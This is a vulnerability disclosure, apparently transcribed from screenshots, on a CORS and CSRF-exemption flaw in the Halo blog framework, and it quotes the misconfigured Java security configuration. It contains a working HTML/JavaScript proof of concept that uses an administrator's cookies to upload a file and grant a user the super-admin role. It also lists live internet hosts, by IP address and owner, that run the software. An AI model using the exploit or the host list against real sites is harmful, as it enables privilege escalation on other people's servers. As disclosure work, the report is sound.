
The Halo blog framework interface has a CSRF vulnerability.

System fingerprint status The system fingerprint status is as follows:

There are more than five thousand users using this system throughout the entire network.



body="https://halo.run"

51,585 条匹配结果 (26,467 条独立IP) ， 2354 ms ， 关键词搜索。
显示一年内数据，点击 all 查看所有。
智能排除蜜罐/仿冒数据 12 条， 点击 查看。

网站指纹排名	
I39I4F…	3,189
JKHnF…	1,016
4yDm…	699
qEnQ…	646
NoTG…	585

国家/地区排名	
中国	37,035
美国	6,245
中国香港…	2,359
新加坡	1,365
日本	1,259

159.75.113.104:9000 — 9000

聚梦网络
159.75.113.104
中国 / 北京市 / Beijing
ASN: 45090
组织: Shenzhen Tencent Computer Syste…
2025-11-18

-1071…

```
HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Content-Language: zh-CN
Content-Type: text/html
Expires: 0
Pragma: no-cache
Referrer-Policy: strict-origin-when-cross-origin
```

47.122.156.109:8010 — 8010

瞎折腾的中年肥力
47.122.156.109
中国 / 浙江省 / Hangzhou
ASN: 37963

-1071…

```
Referrer-Policy: strict-origin-when-cross-origin
Set-Cookie: language=zh-CN; Path=/; SameSite=Lax
```

Vulnerability Analysis

Overview of Vulnerabilities

Type of issue: Incorrect configuration of Cross-Origin Resource Sharing (CORS) combined with API endpoint CSRF exemption, resulting in sensitive cross-site operations that carry credentials being able to be initiated.


Impact description: The attacker can automatically carry the administrator's Cookie on the page of their site and cross-domain call the API of the victim site to perform stateful write operations (such as attachment upload, theme installation/upgrade, backup restoration, etc.), bypassing CSRF protection.

Affected paths: All WebFlux custom endpoints under /apis/** and /api/** (example: using attachment upload)

Problem code

CORS allows any source and permits the inclusion of credentials, and it applies to /api/** and /apis/.


application/src/main/java/run/halo/app/security/CorsConfigurer.java:45-53



```java
        // default CORS configuration
        var configuration = new CorsConfiguration();
        configuration.setAllowedOriginPatterns(List.of("*"));
        configuration.setAllowedHeaders(
            List.of(HttpHeaders.AUTHORIZATION, HttpHeaders.CONTENT_TYPE, HttpHeaders.ACCEPT,
                "X-XSRF-TOKEN", HttpHeaders.COOKIE));
        configuration.setAllowCredentials(true);
        configuration.setAllowedMethods(List.of("GET", "POST", "PUT", "DELETE", "PATCH"));
        source.registerCorsConfiguration("/api/**", configuration);
        source.registerCorsConfiguration("/apis/**", configuration);
        return source;
    }
}
```

The API endpoints are by default disabled for CSRF protection (for /api/, /apis/, /actuator/, /system/setup, and PAT requests)


application/src/main/java/run/halo/app/security/CsrfConfigurer.java:27-37




```java
    @Override
    public void configure(ServerHttpSecurity http) {
        var csrfMatcher = new AndServerWebExchangeMatcher(
            CsrfWebFilter.DEFAULT_CSRF_MATCHER,
            new NegatedServerWebExchangeMatcher(pathMatchers(
                "/api/**",
                "/apis/**",
                "/actuator/**",
                "/system/setup"
            )),
            new NegatedServerWebExchangeMatcher(patAuthMatcher())
        );
        http.csrf(csrfSpec -> csrfSpec
            .csrfTokenRepository(new CookieServerCsrfTokenRepository())
            .csrfTokenRequestHandler(new XorServerCsrfTokenRequestAttributeHandler())
            .requireCsrfProtectionMatcher(csrfMatcher));
    }
```

Vulnerability verification


I published an article with POC as a low-privilege user.


1
test
作者 2025-11-18 08:37 ···

Then the administrator clicked on POC, successfully carrying out the attack - arbitrary file upload and elevation of user privileges (theoretically, it could affect all APIs).


TEST
1 发表于 2025-11-18 | 更新于 2025-11-18 0 0~0 分钟

test.html


1
test
超级管理员 2025-11-18 08:37 ···

poc.txt
application/octet-stream 8 B
本地存储 xiaohei 2025-11-18 21:35 ···

Attached is the POC.

```
<!doctype html>
<script>
(async () => {
  const u = 'https://xxx.xxx.com';
  const addStatus = (text) => {
    const a = document.createElement('a');
    a.textContent = text;
    a.style.display = 'block';
    document.body.appendChild(a);
  };

  try {
    const fd = new FormData();
    fd.append('file', new File(['CSRF-POC'], 'poc.txt'));
    fd.append('policyName', 'default-policy');
    await fetch(u + '/apis/api.console.halo.run/v1alpha1/attachments/upload',
{
      method: 'POST',
      body: fd,
      credentials: 'include'
    });
    addStatus('success upload');
  } catch {
    addStatus('success upload');
  }

  try {
    await fetch(u +
'/apis/api.console.halo.run/v1alpha1/users/test/permissions', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({ "roles": ["super-role"] }),
      credentials: 'include'
    });
    addStatus('success permissions');
  } catch {
    addStatus('success permissions');
  }
})();
</script>
```